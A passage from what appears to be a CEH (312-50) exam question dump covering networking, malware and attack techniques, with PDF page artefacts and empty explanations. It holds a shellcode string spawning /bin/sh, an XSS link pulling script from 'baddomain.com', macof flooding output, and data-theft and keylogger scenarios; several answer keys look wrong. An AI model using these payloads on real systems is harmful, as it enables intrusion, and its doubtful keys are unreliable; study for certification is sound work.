- C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
- D. The switches will route all traffic to the broadcast address created collisions.

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 694

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =  
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xed\x80\xeb\x16\x5b\x31\xc0"  
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"  
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"  
\x68";
```

What is the hexadecimal value of NOP instruction?

- A. 0x60
- B. 0x80

- C. 0x70
- D. 0x90

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 695

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
Real 431
ECCouncil 312-50 Exam
- C. PSH
- D. URG
- E. FIN

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 696

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

- A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
- B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
- C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
- D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 697

Fred is the network administrator for his company. Fred is testing an internal switch. From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

- A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
- B. He can send an IP packet with the SYN bit and the source address of his computer.
- C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
- D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 698

Real 432

ECCouncil 312-50 Exam

In Trojan terminology, what is a covert channel?



- A. A channel that transfers information within a computer system or network in a way that violates the security policy
- B. A legitimate communication path within a computer system or network for transfer of data
- C. It is a kernel operation that hides boot processes and services to mask detection
- D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 699

When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK. How would an attacker exploit this design by launching TCP SYN attack?

- A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
- B. Attacker floods TCP SYN packets with random source addresses towards a victim host
- C. Attacker generates TCP ACK packets with random source addresses towards a victim host
- D. Attacker generates TCP RST packets with random source addresses towards a victim host

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 700

Yancey is a network security administrator for a large electric company. This company provides power for over 100,000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the

Real 433

ECCouncil 312-50 Exam

company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him. What would Yancey be considered?

- A. Yancey would be considered a Suicide Hacker
- B. Since he does not care about going to jail, he would be considered a Black Hat
- C. Because Yancey works for the company currently; he would be a White Hat
- D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 701

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

Antivirus code: 5014

<http://www.juggyboy/virus/virus.html>

Thank you for choosing us, the worldwide leader Antivirus solutions.

Mike Robertson

PDF Reader Support

Copyright Antivirus 2010 ?All rights reserved

If you want to stop receiving mail, please go to:

<http://www.juggyboy.com>

or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta

Real 434

ECCouncil 312-50 Exam
Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

- A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
- B. Connect to the site using SSL, if you are successful then the website is genuine
- C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
- D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will Real 435 ECCouncil 312-50 Exam prompt you and stop the installation if the downloaded file is a malware
- E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 702

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms. What is this document called?

- A. Information Audit Policy (IAP)
- B. Information Security Policy (ISP)
- C. Penetration Testing Policy (PTP)
- D. Company Compliance Policy (CCP)

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:


Explanation:

QUESTION 703

Which type of sniffing technique is generally referred as MiTM attack?

Real 436

ECCouncil 312-50 Exam



- A. Password Sniffing
- B. ARP Poisoning

- C. Mac Flooding
- D. DHCP Sniffing

Correct Answer: C

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 704

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command "macof -i eth1" has been run, displaying a list of MAC addresses and their corresponding entries in a CAM table. The output is as follows:

```
macof -i eth1
18:b1:22:12:85:15 13:15:5a:6b:45:c4 0.0.0.0.25684 > 0.0.0.0.86254: s 2658741236:1235486715(0) win 512
12:a8:d8:15:4d:3b ab:4c:cd:5f:ad:cd 0.0.0.0.12387 > 0.0.0.0.78962: s 1238569742:782563145(0) win 512
13:3f:ab:14:25:95 66:ab:6d:4:b2:85 0.0.0.0.45638 > 0.0.0.0.4568: s 123587152:456312589(0) win 512
a2:2f:85:12:ac:2 12:85:2f:52:41:25 0.0.0.0.42358 > 0.0.0.0.35842: s 3256789512:3568742158(0) win 512
96:25:a3:5e:52:af 82:12:41:1:ac:d6 0.0.0.0.45213 > 0.0.0.0.2358: s 3684125687:3256874125(0) win 512
a2:c:b5:8e:6d:2a 5a:cc:f6:41:8d:df 0.0.0.0.12354 > 0.0.0.0.78521: s 1236542358:3698521475(0) win 512
55:42:ac:85:c5:96 a5:5f:ad:9d:12:aa 0.0.0.0.123 > 0.0.0.0.12369: s 8523695412:8523698742(0) win 512
a9:4d:4c:5a:5d:ad a4:ad:5f:4d:e9:ad 0.0.0.0.23685 > 0.0.0.0.45686: s 236854125:365145752(0) win 512
s3:e5:1a:25:2:a 25:35:a8:5d:af:fc 0.0.0.0.23685 > 0.0.0.0.85236: s 8623574125:3698521456(0) win 512
```

In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various

Real 437

ECCouncil 312-50 Exam

MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 705

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place. Your peer, Peter Smith who works at the same department disagrees with you. He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain. What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 706

You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles. You know that conventional hacking doesn't work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems. In other words you are trying to penetrate an otherwise impenetrable system. How would you proceed?

- A. Look for "zero-day" exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank's network Real 438

ECCouncil 312-50 Exam

- B. Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they'll abuse their access privileges by providing you with sensitive information
- C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100,000 or more "zombies" and "bots"
- D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 707

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 708

Michael is a junior security analyst working for the National Security Agency (NSA) working primarily on breaking terrorist encrypted messages. The NSA has a number of methods they use to decipher encrypted messages including Government Access to Keys (GAK) and inside informants. The NSA holds secret backdoor keys to many of the encryption algorithms used on the Internet. The problem for the NSA, and Michael, is that terrorist organizations are starting to use custom-built algorithms or obscure algorithms purchased from corrupt governments. For this reason, Michael and other security analysts like him have been forced to find different methods of deciphering terrorist messages. One method that Michael thought of using was to hide malicious code inside seemingly harmless programs. Michael first monitors sites and bulletin boards used by known terrorists, and then he is able to glean email addresses to some of these suspected terrorists.

Michael then inserts a stealth keylogger into a mapping program file readme.txt and then sends that as an attachment to the terrorist. This keylogger takes screenshots every 2 minutes

Real 439

ECCouncil 312-50 Exam

and also logs all keyboard activity into a hidden file on the terrorist's computer. Then, the keylogger emails those files to Michael twice a day with a built in SMTP server. What technique has Michael used to disguise this keylogging software?

- A. Steganography
- B. Wrapping
- C. ADS
- D. Hidden Channels

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 709

In which step Steganography fits in CEH System Hacking Cycle (SHC)

- A. Step 2: Crack the password
- B. Step 1: Enumerate users
- C. Step 3: Escalate privileges
- D. Step 4: Execute applications
- E. Step 5: Hide files
- F. Step 6: Cover your tracks

Correct Answer: ACDEF

Section: Mixed Questions

Explanation

Explanation/Reference:

Answer: A,C,D,E,F

Explanation:

QUESTION 710

Joseph has just been hired on to a contractor company of the Department of Defense as their Senior Security Analyst. Joseph has been instructed on the company's strict security policies that have been implemented, and the policies that have yet to be put in place. Per the Department of Defense, all DoD users and the users of their contractors must use two-factor authentication to access their networks. Joseph has been delegated the task of researching and implementing the best two-factor authentication method for his company. Joseph's supervisor has told him that they would like to use some type of hardware device in tandem with a security or identifying pin number. Joseph's company has already researched using smart cards and all the resources needed to implement them, but found the smart cards to not be cost effective. What type of device should Joseph use for two-factor authentication?

- A. Biometric device
 - B. OTP
 - C. Proximity cards
 - D. Security token
- Real 440
ECCouncil 312-50 Exam

Correct Answer: D

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 711

What type of attack is shown here?



- A. Bandwidth exhaust Attack
- B. Denial of Service Attack
- C. Cluster Service Attack
- D. Distributed Denial of Service Attack

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 712

What is the correct order of steps in CEH System Hacking Cycle?

Real 441

ECCouncil 312-50 Exam

- A. Step 1. Gaining Access
Step 2. Escalating Privileges
Step 3. Executing Applications
Step 4. Hiding Files
Step 5. Covering Tracks
 - B. Step 1. Covering Tracks
Step 2. Hiding Files
Step 3. Escalating Privileges
Step 4. Executing Applications
Step 5. Gaining Access
 - C. Step 1. Executing Applications
Step 2. Gaining Access
Step 3. Covering Tracks
Step 4. Escalating Privileges
Step 5. Hiding Files
 - D. Step 1. Escalating Privileges
Step 2. Gaining Access
Step 3. Executing Applications
Step 4. Covering Tracks
Step 5. Hiding Files
-
- A. Option A
 - B. Option B
 - C. Option C
 - D. Option D

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 713

To see how some of the hosts on your network react, Winston sends out SYN packets to an IP range. A number of IPs respond with a SYN/ACK response. Before the connection is established he sends RST packets to those hosts to stop the session. Winston has done this to see how his intrusion detection system will log the traffic. What type of scan is Winston attempting here?

- A. Winston is attempting to find live hosts on your company's network by using an XMAS scan.
- B. He is utilizing a SYN scan to find live hosts that are listening on your network.
- C. This type of scan he is using is called a NULL scan.
- D. He is using a half-open scan to find live hosts on your network.

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 442

ECCouncil 312-50 Exam

QUESTION 714

NTP allows you to set the clocks on your systems very accurately, to within 100ms and sometimes-even 10ms. Knowing the exact time is extremely important for enterprise security. Various security protocols depend on an accurate source of time information in order to prevent "playback" attacks. These protocols tag their communications with the current time, to prevent attackers from replaying the same communications, e.g., a login/password interaction or even an entire communication, at a later date. One can circumvent this tagging, if the clock can be set back to the time the communication was recorded. An attacker attempts to try corrupting the clocks on devices on your network. You run Wireshark to detect the NTP traffic to see if there are any irregularities on the network. What port number you should enable in Wireshark display filter to view NTP packets?

- A. TCP Port 124
- B. UDP Port 125
- C. UDP Port 123
- D. TCP Port 126

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 715

Bill is a security analyst for his company. All the switches used in the company's office are Cisco switches. Bill wants to make sure all switches are safe from ARP poisoning. How can Bill accomplish this?

- A. Bill can use the command: ip dhcp snooping.
- B. Bill can use the command: no ip snoop.
- C. Bill could use the command: ip arp no flood.
- D. He could use the command: ip arp no snoop.

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:


Explanation:

QUESTION 716

You generate MD5 128-bit hash on all files and folders on your computer to keep a baseline check for security reasons?

Real 443

ECCouncil 312-50 Exam



What is the length of the MD5 hash?

- A. 32 bit
- B. 64 byte
- C. 48 char
- D. 128 kb

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 717

Which type of password cracking technique works like dictionary attack but adds some numbers and symbols to the words from the dictionary and tries to crack the password?

- A. Dictionary attack
- B. Brute forcing attack
- C. Hybrid attack
- D. Syllable attack
- E. Rule-based attack

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 718

What command would you type to OS fingerprint a server using the command line?

Real 444

ECCouncil 312-50 Exam

```
C:\ Command Prompt
HTTP/1.0 400 Bad Request
Server: AkamaiGHost ←
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 216
Expires: Mon, 29 Nov 2010 09:34:54 GMT
Date: Mon, 29 Nov 2010 09:34:54 GMT
Connection: close

Connection to host lost.

C:\>
```

Server identified as
